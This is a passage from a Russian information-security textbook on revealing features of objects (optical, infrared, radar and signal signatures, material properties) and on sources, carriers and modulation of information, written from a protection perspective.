Важнейшим свойством поверхности объекта, определяющий его цвет и яркость, является

коэффициент отражения поверхности на различных частотах: в видимом, инфракрасном и радиодиапазоне.

Объекты по-разному отражают падающие на них лучи света. Отражательные свойства объектов описываются коэффициентами (спектральным и интегральным) и индикатрисой отражения (рассеяния).

Графическое представление зависимости значений спектральных коэффициентов отражения от длины волны для различных объектов отличаются конфигурацией и положением максимума, что используется для различения объектов. Например, коэффициенты отражения растительности в инфракрасном диапазоне в несколько раз выше, чем в видимом, а коэффициенты отражения искусственных покрытий заметно не отличаются. Например, коэффициент отражения от листвы летом в ближнем инфракрасном в 3-5 выше, чем в видимом, а от бетонных и асфальтовых покрытий изменяется незначительно. Индикатриса отражения характеризует распределение отраженного излучения в пространстве. Интегральный коэффициент отражения определяется в результате усреднения коэффициентов отражения для сравнительно широкого интервала длин волн.

В зависимости от фактуры поверхности различают направленное (зеркальное), рассеянное (диффузное) и смешанное отражение. Граница между ними условная и определяется соотношением величин неровностей поверхности и длины падающей волны. Поверхность считается зеркальной, если отношение среднеквадратичное значение высоты неровностей  $h$  к длине волны  $\lambda$  менее единицы, шероховатой, если более двух. Следовательно, шероховатая поверхность в видимом свете может в ИК-диапазоне выглядеть как зеркальная. Диффузное отражение присуще мелкоструктурным элементам, таким, как песок, свежеснеженный снег. Большинство объектов земной поверхности имеют смешанную индикатрису отражения, которая мало отличается от диффузной.

Яркость объекта, определяемая не только коэффициентами отражения объекта, но и яркостью внешнего источника освещения, относится к косвенным признакам, таким как дым, пыль, его следы на различных поверхностях.

Любые тела излучают электромагнитные волны в широком диапазоне частот. В ближней (0.75 -1.3 мкм) и средней (1.2 -3.0 мкм) зонах ИК-излучения мощность теплового (собственного) излучения объектов значительно меньше мощности отраженного от объекта потока солнечной энергии. С переходом в длинноволновую область ИК-диапазона мощность собственного излучения объектов становится соизмеримой с мощностью отраженной солнечной энергии. Величина энергии, излучаемая любым телом с температурой  $T$  пропорциональна в соответствии с формулой Стефана-Больцмана величине  $T^4$ . Максимум энергии излучения тел при температуре воздуха летом находится в диапазоне 3-5 и 8-14 мкм. Чем выше температура тела, тем больше излучаемая энергия, а ее максимум смещается в

сторону более коротких волн. Поэтому нагретые тела с помощью соответствующих приборов могут наблюдаться в полной, с точки зрения человека-наблюдателя, темноте как в инфракрасном, так и радиодиапазонах.

При оценке излучений в инфракрасном диапазоне необходимо учитывать теплопроводность материалов объектов наблюдения. Нагреваясь от солнечных лучей, они к отраженному свету добавляют повышающуюся с ростом температуры долю собственных излучений. В диапазоне выше трех мкм мощность собственного теплового излучения объекта может превышать мощность отраженного им света.

В связи с этими свойствами в инфракрасном диапазоне появляется дополнительный признак - температура различных участков поверхности объекта по отношению к температуре фона.

Зрительный анализатор человека не воспринимает лучи в инфракрасном диапазоне. Поэтому видовые демаскирующие признаки в этом диапазоне добываются с помощью специальных приборов (ночного видения, тепловизоров), имеющих худшее разрешение, чем глаз человека. Кроме того, видимое изображение на экранах этих приборов одноцветное. Но изображение в инфракрасном диапазоне может быть получено при малой освещенности объекта или даже в полной темноте. В этом случае к демаскирующим признакам добавляются признаки, характеризующие температуру поверхности объекта.

В общем случае к демаскирующим признакам объекта в ИК-диапазоне относятся следующие:

- геометрические характеристики внешнего вида объекта (форма, размеры, детали поверхности);
- температура поверхности.

В радиодиапазоне наблюдается более сложная картина, чем при отражении света. Отражательные возможности поверхности в этом диапазоне определяются, кроме указанных для света, ее электропроводностью и конфигурацией относительно направления падающей волны. Большая часть суши отражает электромагнитную волну в радиодиапазоне диффузно, спокойная водная поверхность - зеркально.

Радиолокационное изображение объектов сложной формы (автомобиль, самолет и др.) формируется совокупностью отдельных пятен различной яркости, соответствующих так называемым “блестящим точкам” объектов, отражающих сигнал в направлении радиолокационной станции (РЛС). “Блестящие точки” на экране локатора создают поверхности объектов, расположенных перпендикулярно направлению облучения, а также элементы конструкции, которые после переотражений внутри конструкции радиоволны к приемнику радиолокатора. Наибольшей отражающей способностью в направлении антенны радиолокационной станции обладают конструкции в виде 2-4-х жестко связанных между

собой взаимно перпендикулярных металлических или металлизированных плоскостей. Такие конструкции называются уголковыми радиоотражателями, широко применяемыми для имитации ложных объектов.

Конкретный вид радиолокационного изображения зависит от положения объекта относительно направления облучения, так как при изменении ориентации меняется количество и взаимное положение “блестящих точек”.

Следовательно, размеры и форма радиолокационного изображения могут существенно меняться в зависимости от величины индикатрисы отражения и отличаться от подобных признаков, наблюдаемых в видимом свете. Отражательная способность объекта характеризуется эффективной площадью рассеяния.

Эффективная площадь рассеяния (отражения) соответствует площади плоской хорошо проводящей (металлической) поверхности, перпендикулярной к направлению облучения и помещенной в точке нахождения объекта и которая создает у приемной антенны радиолокационной станции такую же плотность потока мощности, как и реальный объект.

Эффективная площадь рассеяния человека составляет около  $0.1-1 \text{ м}^2$ , легкового автомобиля - около  $3-5 \text{ м}^2$ , грузового автомобиля  $7-10 \text{ м}^2$ . В связи с сильной зависимостью значений эффективной площади рассеяния от пространственного положения объекта относительно направления на радиолокационную станцию имеет место большой разброс данных для одних и тех же объектов.

Кроме того, в зависимости от длины облучающая электромагнитная волна отражается не только от поверхности объекта, но и от более глубоких ее слоев. Проникающая способность в дециметровом диапазоне для сухой почвы, например, может составлять 1-2 м.

К основным видовым демаскирующим признакам объектов радиолокационного наблюдения относятся:

- геометрические и яркостные характеристики (форма, размеры, яркость, детали);
- эффективная площадь рассеяния;
- электропроводность поверхности;

Видовые демаскирующие признаки в радиодиапазоне добываются также с помощью тепловой радиолокации, приемники которой способны принимать сигналы собственных электромагнитных излучений и формировать на их основе изображения объектов. Так как возможности тепловых радиолокаторов весьма ограничены по разрешению и чувствительности, то демаскирующие признаки в радиодиапазоне позволяют выявлять меньший чем в видимом диапазоне набор признаков.

Таким образом, максимальное количество признаков внешнего вида объекта обеспечивают в видимом оптическом диапазоне фотоприемники с высоким разрешением, к которым в первую очередь относится глаз человека.

В инфракрасном диапазоне и в особенности в радиодиапазоне количество и качество признаков уменьшается. Отсутствует такой информативный признак как цвет. С увеличением длины волны ухудшается разрешение характеристик признака, например, точность оценки размеров объекта и его деталей. Если в инфракрасном диапазоне по изображению можно измерять объекты на местности с точностью до долей мм, то максимальное разрешение радиолокационных станций составляет единицы метров. Поэтому на радиолокационном изображении будут отсутствовать многие детали объекта, наблюдаемые на его изображении в оптическом диапазоне. Однако в инфракрасном и радиодиапазонах проявляются дополнительные признаки, которые в видимом диапазоне отсутствуют.

В радиодиапазоне яркость точки радиолокационного изображения зависит от электропроводности материала поверхности и эффективной площади рассеяния. Чем выше электропроводность поверхности объекта и больше площадь рассеяния, тем большая часть энергии отражается в направлении приемо-передающей антенны радиолокатора.

Следовательно, видовые демаскирующие признаки объектов и окружающей среды (фона) образуют признаковые структуры, отличающиеся в различных диапазонах длин электромагнитной волны. Эти свойства видовых демаскирующих признаков используются при комплексном добывании информации и их необходимо учитывать при организации защиты.

### **8.2.3. Сигнальные демаскирующие признаки**

Понятие «сигнал» достаточно емкое и в общем случае обозначает условный знак для передачи на расстояние каких-нибудь сведений. В данных материалах под сигналом понимается носитель информации в виде поля или потока микрочастиц (электронов, ядер гелия).

Состав естественных и искусственных сигналов многообразен. К ним относятся собственные (обусловленные тепловым движением электронов, световые, радиоактивные) излучения объектов, отраженные от объектов поля и излучения, а также разнообразные созданные человеком источники электромагнитных излучений (радио и электрические устройства, приборы, средства). Последние могут рассматриваться как самостоятельные объекты защиты, например, радиостанции, так и входить в состав других объектов.

Классификация сигналов представлена на рис. 8.4.



Рис. 8.4. Классификация сигналов.

К аналоговым сигналам относятся сигналы, уровень (амплитуда) которых может принимать произвольные значения в определенном для сигнала интервале.

Амплитуда простого и достаточно распространенного в природе аналогового гармонического сигнала изменяется по синусоидальному закону:

$s(t) = A \sin(\omega t + \varphi)$ , где  $A$  - амплитуда,  $\omega = 2\pi f$  - круговая частота колебания,  $\varphi$  - фаза колебания.


Частота  $f = \omega / 2\pi$  измеряется в Гц и называется линейной.

Большинство аналоговых сигналов имеют более сложную форму. Периодические (повторяющиеся через время  $T_n$  - период) сигналы произвольной формы могут быть представлены в соответствии с формулой Фурье в виде суммы гармонических колебаний:

$$s(t) = C_0 + \sum_{k=1}^n C_k \cos(k\omega t - \varphi_k),$$

где  $C_0$  - постоянная составляющая сигнала;

$C_k$  - амплитуда  $k$ -ой гармоники сигнала ( $k=1, 2, \dots, n$ );

$k\omega$  и  $\varphi_k$  - частота и фаза  $k$ -ой гармоники сигнала.

Параметры ряда Фурье вычисляются по соответствующим формулам. Ряд Фурье представляет собой математическую модель периодического сигнала, также как любой цвет может быть разложен на составляющие красного, зеленого и синего цветов.

Совокупность гармонических составляющих сигнала образуют его спектр.

Амплитуда каждой спектральной составляющей характеризует энергию сигнала на соответствующей гармонике основной частоты. Чем выше скорость изменения амплитуды сигнала, тем больше доля в его спектре высокочастотных гармоник. Разность между

максимальной и минимальной частотами спектра сигнала, между которыми сосредоточено основная часть, например, 95%, называется шириной спектра. Графическое изображение спектра периодического сигнала представлено на рис. 8.5.



Рис. 8.5. Спектр периодического аналогового сигнала.

Частоты составляющих спектра непериодического аналогового сигнала непрерывно меняются. При наблюдении спектра такого сигнала на экране спектроанализатора положение и уровень различных спектральных составляющих непрерывно меняются и спектр выглядит как сплошной. В соответствии с изменением амплитуды аналогового сигнала меняется его энергия или мощность (так как мощность пропорциональна квадрату амплитуды). В зависимости от времени измерения энергии сигнала различают среднюю и мгновенную мощность. Десятичный логарифм отношения максимальной мощности сигнала к минимальной называется динамическим диапазоном сигнала.

Таким образом, аналоговый сигнал описывается набором параметров, являющихся его признаками. К ним относятся:

- частота гармонического или диапазон частот для нерегулярного сигнала;
- фаза сигнала;
- длительность сигнала;
- амплитуда или мощность сигнала;
- ширина спектра сигнала;
- динамический диапазон сигнала.


У дискретных сигналов амплитуда имеет конечный, заранее определенный набор значений. Наиболее широко применяется двоичный (бинарный) дискретный сигнал: в ЭВМ, в телеграфии, при передаче данных. Информационные сигналы, циркулирующие в ЭВМ IBM PC, имеют значения амплитуды: 0 и 5 В. Осциллограмма бинарного сигнала показана на рис. 8.6.





Рис. 8. 6. Осциллограмма бинарного сигнала.

Дискретный сигнал характеризуется следующими параметрами: амплитудой  $A$  и мощностью  $P$ , длительностью импульса  $\tau_{и}$  периодом  $T_{п}$  или частотой  $F_{п} = 1/T_{п}$  повторения импульсов (для периодических дискретных сигналов), шириной спектра сигнала  $\Delta F_{с}$ , скважностью импульсов  $\alpha = T_{п}/\tau_{и}$ .

Спектр дискретного периодического сигнала содержит бесконечное количество убывающих по амплитуде гармоник. Для бинарного периодического сигнала фрагмент спектра показан на рис. 8.7.



Рис. 8.7. Спектр бинарного сигнала.

Он характеризуется следующими свойствами:

- амплитуда гармонической составляющей  $C_k$  уменьшается по закону  $|\sin x/x|$ ;
- амплитуда гармоники  $C_k$  обращается в ноль в точках  $k/\tau_{и}$ ,  $k=1,2,\dots$ ;
- в области частот спектра  $(0 - 1/\tau_{и})$  располагаются  $\alpha - 1$  гармоник;
- постоянная составляющая сигнала равна  $A/\alpha$ .

Учитывая, что большая часть энергии сигнала сосредоточена в области частот  $0 - 1/\tau_{и}$ , ширина спектра бинарного периодического сигнала приблизительно оценивается по формуле:  $\Delta F_{и} \approx 1/\tau_{и}$ .


При прохождении дискретных сигналов по реальным электрическим цепям радиотехнических средств с ограниченной полосой пропускания их форма искажается и крутизна склона импульса уменьшается. Прямоугольный импульс приобретает колоколообразную форму. В результате этого размывается граница между амплитудой аналогового и дискретного сигналов. Искажения формы и уменьшение амплитуды

импульсных сигналов в проводах ограничивают дальность их передачи, например, для обеспечения межмашинного обмена данными в локальных сетях.

По физической природе сигналы могут быть акустическими, электрическими, магнитными, электромагнитными, корпускулярными (в виде потоков элементарных частиц) и материально-вещественными, например, пахучие добавки в газ подают сигнал об его утечке).

Сигналы по виду передаваемой информации делятся на речевые, телеграфные, телекодовые, факсимильные, телевизионные, о радиоактивных излучениях и условные. Телеграфные и телекодовые сигналы используются для передачи буквенно-цифровой информации с низкой и высокой скоростью соответственно. Факсимильные и телевизионные сигналы обеспечивают передачу неподвижных и подвижных изображений. Сигналы радиоактивных излучений являются демаскирующими признаками радиоактивных веществ. Условные сигналы несут информацию, содержание которой предварительно определено между ее источником и получателем, например, горшок с цветком на подоконнике - о провале явки в литературных произведениях о разведчиках.

Вид информации, содержащей в сигнале, изменяет его демаскирующие признаки: форму, ширину спектра, частотный и динамический диапазон. Например, стандартный речевой сигнал, передаваемый по телефонной линии, имеет ширину спектра 300-3400 Гц, звуковой - 16-20000 Гц, телевизионный - 6-8 МГц и т. д. Произведение  $B = \Delta F_c \tau_c$  называется базой сигнала. Если  $B \approx 1$ , то сигнал узкополосный. При  $B \gg 1$  - сигнал широкополосный.

По времени проявления сигналы могут быть регулярными, время появления которых получателю информации известно, например, сигналы точного времени, и случайные, когда это время неизвестно. Статистические характеристики проявления случайных сигналов во времени могут представлять собой достаточно информативные демаскирующие признаки источников, прежде всего, об их принадлежности и режимах функционирования. Например, появление в помещении радиосигнала во время ведения в нем разговоров может с достаточно высокой вероятностью служить демаскирующим признаком закладного устройства с акустоавтоматом.

#### **8.2.4. Вещественные демаскирующие признаки**

Потребительские свойства изделий и товаров зависят не только и не столько от конструктивных и схемотехнических решений, но и от свойств материалов, из которых создаются эти товары и изделия. Поэтому состав, свойства и технология получения веществ с этими свойствами вызывают большой интерес у специалистов, а информация о них может быть чрезвычайно дорогой. Для обеспечения безопасности этой информации важно

представлять признаки, по которым злоумышленник может воссоздать вещество с новыми свойствами. Классификация основных вещественных признаков представлена на рис. 8.8.



Рис.8.8. Классификация вещественных признаков.

По физическому составу вещества могут быть однородными твердыми (кусковыми, порошковыми), жидкими, газообразными и неоднородными, в виде взвесей, эмульсий и т. п.

По химическому составу вещества делятся на органические и неорганические. Химические элементы классифицируются в соответствии с периодической системой элементов Менделеева. Важнейшими классами неорганических соединений являются оксиды (вещества, состоящие из двух элементов, один из которых является кислород), кислоты, основания и соли.

Изотопный состав характеризует стабильность или нестабильность ядер веществ или, другими словами, наличие радиоактивных изотопов у рассматриваемого вещества.

Ионный состав вещества определяется при нахождении его в ионизированном состоянии, называемой плазмой и возникающем под действием высокой температуры или газового разряда (для газообразных веществ).

Строение веществ различают на макроскопическом уровне, микроскопическом и субмикроскопическом (кристаллической решетки, макромолекул, молекул, субатомных частиц и атомов).

Механические свойства веществ характеризуют их прочность на сжатие и растяжение, твердость, вязкость, плотность, пористость, пластичность, смачиваемость, непроницаемость и т. д.

Химические свойства вещества определяются по результатам взаимодействия его с другими веществами.

Акустические свойства определяют скорость передачи и поглощения звука в веществе.

Тепловые свойства оцениваются по температуре фазовых переходов из одного состояния в другое, теплопроводности, теплоемкости и др.

Лучистые (оптические, рентгеновские и др.) свойства вещества описываются коэффициентами и спектральными характеристиками пропускания, отражения, преломления, возможностями по дифракции, поляризации и интерференции лучей света в инфракрасном, видимом и ультрафиолетовом диапазонах, а также гамма-излучений.

Электропроводность, величины термо-эдс, окислительно-восстановительные потенциалы, потенциалы ионизации, диэлектрическая и магнитная проницаемость и т.п. характеризуют электрические и магнитные свойства вещества.

Ядерные свойства вещества оцениваются по массе изотопов, массе и периоду полураспада радиоактивных частиц и др.

При решении задач защиты информации эти признаки рассматриваются как демаскирующие применительно к веществам и материалам, информация о которых относится к секретной (конфиденциальной). Вещества, содержащие демаскирующие вещественные признаки, называют демаскирующими веществами. В результате физико-химического анализа этих веществ добывается информации об их свойствах и технологии изготовления. Примером демаскирующих веществ служат радиоактивные вещества, демаскирующими признаками которых являются  $\alpha$ ,  $\beta$ , и  $\gamma$ -излучения. Альфа-излучение состоит из атомных ядер гелия с двойным положительным зарядом, движущихся со скоростью 14000-20000 км/с. Бета-излучение представляет собой электроны, скорости которых близки к скорости света. Гамма-излучение является электромагнитным излучением с длиной волны менее 100 мкм. Заряд и скорость (энергию)  $\alpha$  и  $\beta$ -частиц определяют по их отклонению в электрическом и магнитном полях известной напряженности. Энергию и соответственно длину волны  $\gamma$ -излучения находят по энергии электронов, освобождаемых из различных веществ под действием этого излучения.

Потенциальные возможности выявления признаков демаскирующих веществ зависят от концентрации демаскирующих веществ при добывании. Минимально-допустимые значения концентрации демаскирующих веществ, исключающие получение злоумышленниками защищаемой информации, используются в качестве норм при обеспечении безопасности информации о вещественных признаках.

### **8.3. Источники и носители информации**

#### **8.3.1. Классификация источников и носителей информации**

С точки зрения защиты информации ее источниками являются субъекты и объекты, от которых информация может поступить к несанкционированному получателю

(злоумышленнику). Очевидно, что ценность этой информации определяется информированностью источника. Основными источниками информации являются следующие:

- люди;
- документы;
- продукция;
- измерительные датчики;
- интеллектуальные средства обработки информации;
- черновики и отходы производства;
- материалы и технологическое оборудование.

Информативность людей как источников информации существенно различаются. Наиболее информированы руководители организаций, их заместители и ведущие специалисты. Каждый сотрудник организации владеет конфиденциальной информацией в объеме, превышающем, как правило, необходимый для выполнения его функциональных обязанностей. Распространение конфиденциальной информации между сотрудниками организации является одним из проявлений процессов выравнивания тезаурусов. Например, в результате неформальных межличностных отношений (дружественных, приятельских) конфиденциальная информация может поступать к посторонним лицам, которые к сохранению «чужих» тайн относятся менее ответственно, чем к своим. Тщеславные люди непреднамеренно разглашают конфиденциальные сведения в публичных выступлениях и беседах с целью продемонстрировать свою эрудицию или заинтересовать собеседника и т. д. Кроме непреднамеренного разглашения конфиденциальной информации, часть сотрудников (по американской статистике - около 25%) по различным личным мотивам готовы продать известные им секреты и ищут контактов с зарубежной разведкой или представителями конкурента.

Поэтому служба безопасности в интересах локализации ценной информации должна постоянно помнить о достаточно объективных процессах распространения информации внутри и даже за ее пределами (через родственников, друзей и приятелей, через сотрудников налоговой полиции, муниципалитетов, префектур, в арбитражном суде и т. д.). Даже эффективная защита информации, но только в пределах организации, не гарантирует ее безопасность.

Под документом понимается зафиксированная на материальном носителе информация с реквизитами, позволяющими ее идентифицировать. К документам относятся служебная информация, научные публикации в открытой и закрытой печати, статьи в газетах и журналах о деятельности организации или ее сотрудников, реклама, отчеты сотрудников, конструкторская и технологическая документация и т. д.

Документы относятся к наиболее информативным источникам, так как они содержат, как

правило, достоверную информацию в отработанном и сжатом виде, в особенности, если документы подписаны или утверждены. Информативность различных документов имеет широкий диапазон оценок: от очень высокой, когда описывается открытие, до преднамеренной или непреднамеренной дезинформации. К последней, например, относятся публикации с недостаточно проверенными и достоверными результатами. Поэтому сведения, содержащиеся в публикациях, перед их использованием для решения своих задач проверяются.

Большинство технических средства сбора, обработки, хранения и передачи информации нельзя отнести к источникам информации, так как они представляют лишь инструмент для преобразования входной информации. Исключения составляют лишь датчики различных измерительных устройств и интеллектуальные средства обработки, генерирующие информацию, такие как, например, компьютер фирмы IBM, выигравший матч у чемпиона мира Г. Каспарова. Критерием отнесения технического средства к источникам информации может служить ответ на вопрос потребителя информации об ее источнике. Легко можно представить реакцию потребителя информации на ответ, что ее источник - телефонный аппарат в таком-то помещении или компьютер. Также некорректно рассматривать в качестве источников новостей дня радио- или телевизионные приемники. Очевидно, что источники этой информации даже не дикторы, читающие текст, а редакции компаний или конкретные люди, участвующие в передаче.

Продукция (без документации) является источником признаковой информации. Ноу-хау нового изделия могут содержаться во внешнем виде, например, в форме автомобиля, расцветки ткани, модели одежды, узле механизма и др., в параметрах излучаемых полей (в значениях сигналов радиостанции или радиолокатора), в структуре материала (броневой стали, ракетного топлива, духов или лекарства). Для получения семантической информации о сущности ноу-хау с целью его использования производят изучение и исследование продукции способами обратного инжинеринга (разборки, расчленения, выделения отдельных составных частей и элементов, проведения химического анализа и т. д.).

Любой творческий и производственный процесс сопровождается отходами. Научные работники создают эскизы будущих изделий или пробы веществ, при производстве (опытном или промышленном) возможен брак или технологические газообразные, жидкие или твердые отходы. Даже при печатании на пишущей машинке остаются следы документов на копировальной бумаге и ленте, черновики или бракованные листы, которые неопытная или небдительная машинистка бросает в корзину для бумаг. Отходы производства в случае небрежного отношения с ними (сбрасывания на свалку без предварительной селекции, сжигания или резки бумаги и т. д.) могут привести к утечке ценной информации. Для такой возможности существуют психологические предпосылки сотрудников, серьезно не

воспринимающих отходы как источники информации.

Информативными могут быть не только продукция и отходы ее производства, но и исходные материалы и сырье, а также используемое оборудование. Если среди поставляемых фирме материалов и сырья появляются новые наименования, то специалисты конкурента могут определить изменения в создаваемой продукции или технологических процессах.

Таким образом, источниками конфиденциальной информации могут быть как физические лица, так и различные объекты. При решении задач ее защиты нужно учитывать каждый потенциальный источник и его информативность в конкретных условиях. В редких случаях информация от источника непосредственно передается получателю, т. е. источник сам переносит ее в пространстве к месту расположения получателя или получатель вступает в непосредственный контакт с источником, например, проникает в помещение, вскрывает сейф и забирает документ.

Как правило, для добывания информации между источником и получателем существует посредник - носитель информации, который позволяет органу разведки или злоумышленнику получать информацию дистанционно, в более безопасных условиях. Информация источника также содержится на носителе. Следовательно, носителями являются материальные объекты, обеспечивающие запись, хранение и передачу информации в пространстве и времени. Известны 4 вида носителей информации:

- люди;
- материальные тела (макрочастицы);
- поля;
- элементарные частицы (микрочастицы).

Человек как носитель информации ее запоминает и пересказывает получателю в письменном виде или устно. При этом он может полученную от источника информацию преобразовать в соответствии с собственным толкованием ее содержания, исказив ее смысл.

Материальные тела являются носителями различных видов информации. Прежде всего, материальные тела содержат информацию о своем составе, структуре (строении), о воздействии на них других материальных тел. Например, по остаточным изменениям структуры бумаги восстанавливают подчищенные надписи, по изменению структуры металла двигателя определяют его заводской номер, перебитый автомобильными ворами. Материальные тела (папирус, глиняные таблички, береста, камень, бумага) использовались людьми для консервации и хранения информации в течение всей истории человечества. И в настоящее время бумага является самым распространенным носителем семантической информации. Однако четко прослеживается тенденция замены бумаги машинными носителями (магнитными, полупроводниковыми, светочувствительными и др.), но бумага еще длительное время останется наиболее массовым и удобным носителем, прежде всего,

семантической информации.

Носителями информации являются различные поля. Из известных полей в качестве носителей применяются акустические, электрические, магнитные и электромагнитные (в диапазоне видимого и инфракрасного света, в радиодиапазоне). Информация содержится в значениях параметров полей. Если поля представляют собой волны, то информация содержится в амплитуде, частоте и фазе.

Из многочисленных элементарных частиц в качестве носителей информации используются электроны, образующие статические заряды и электрический ток, а также частицы (электроны и ядра гелия) радиоактивных излучений. Попытки использования для переноса информации других элементарных частиц с лучшей проникающей способностью (меньшим затуханием в среде распространения), например, нейтрино, не привели пока к положительным результатам.

### 8.3.2. Сущность записи и съема информации с носителя.

Материализация (запись) любой информации производится путем изменения параметров носителя. Механизм запоминания и воспроизведения информации человеком в настоящее время еще недостаточно изучен и нет однозначного и ясного представления о носителях информации в мозгу человека. Рассматривается химическая и электрическая природа механизмов запоминания. Запись информации на материальные тела производится путем изменения их физической структуры и химического состава. На бумаге информация записывается путем окрашивания элементов ее поверхности типографской краской, чернилами, пастой и другими красителями.

Записанная на материальном теле информация считывается при последовательном просмотре поверхности тела зрительным анализатором человека или автомата, выделении и распознавании ими знаков, символов или конфигурации точек. Для людей, лишенных зрения, информация записывается по методу Бройля путем изменения физической структуры бумаги выдавливанием соответствующих знаков (букв и цифр). Информация считывается не зрительным анализатором, а тактильными рецепторами пальцев слепых людей. Запись информации на носители в виде полей и электрического тока осуществляется путем изменения их параметров. Непрерывное изменение параметров сигналов в соответствии со значениями первичного сигнала называется модуляцией, дискретное - манипуляцией. Первичным является сигнал от источника информации. Если меняются значения амплитуды аналогового сигнала, то модуляция называется амплитудная, частоты - частотная, фазы - фазовая. Частотная и фазовая модуляция мало различаются, поскольку при фазовой модуляции меняется непосредственно фаза, а при частотной ее первая производная по времени - частота.

При модуляции дискретных сигналов в качестве модулируемых применяются и другие



параметры: длительность импульса, частота его повторения и др. С целью уплотнения информации на носителя и экономии тем самым энергии носителя применяют сложные (с использованием различных параметров сигнала) виды модуляции. Модулируемое колебание называется несущим.

В соответствии с формулой Фурье изменение формы сигнала при модуляции приводит к изменению спектра модулированного сигнала. Чем выше максимальная частота спектра моделирующего сигнала  $F_{с,м}$ , тем шире спектр модулированного сигнала. Количественное значение увеличения ширины спектра этого сигнала зависит от вида модуляции и ширины спектра модулирующего (первичного) сигнала. Ширина модулированного синусоидального сигнала составляет величину:

- для АМ:  $\Delta F_{ам}=2F_{с,м}$  ;

- для ЧМ:  $\Delta F_{чм} \gg F_{с, м}$ ;

- для ФМ:  $\Delta F_{фм} \approx \Delta F_{чм}$ .

Для радиовещания ширина спектра ЧМ-сигнала составляет порядка 150 кГц вместо около 7 кГц для АМ речевого сигнала. Поэтому ЧМ не применяют из-за «тесноты» в эфире в длинноволновом, средневолновом и даже коротковолновом диапазонах волн. ЧМ вещание ведется в УКВ диапазоне. Так как действие помех проявляется, прежде всего, в изменении амплитуды сигнала, которая при АМ несет информацию, то ЧМ-сигналы обладают существенно большей помехоустойчивостью, чем АМ-сигналы. Это свойство ЧМ-сигналов обеспечивает высокое качество радиовещания в УКВ диапазоне. Спектры ФМ- и ЧМ-сигналов мало отличаются по ширине.

Выделение информации из модулированного электрического сигнала производится путем обратных преобразований - демодуляции его в детекторе (демодуляторе) приемника. При демодуляции выделенного и усиленного радиосигнала, наведенного электромагнитной волной в антенне, преобразуется таким образом, что сигнал на выходе детектора соответствует модулирующему сигналу передатчика. Демодуляция, как любая процедура распознавания, обеспечивается путем сравнения текущего сигнала с эталонным.

Способы выполнения этой процедуры для разных видов демодуляции существенно различаются. При демодуляции АМ-сигналов в качестве эталонной амплитуды используется усредненная амплитуда несущего колебания на выходе детектора, при ЧМ-модуляции - частота настройки контура детектора, ФМ-модуляции - фаза опорного колебания, синфазного с колебаниями несущей частоты.

Полного соответствия модулирующего и демодулированного сигналов из-за влияния помех добиться нельзя. В общем случае любые преобразования сигнала ухудшают качество записанной в нем информации, так как при этом оказываются воздействия на его

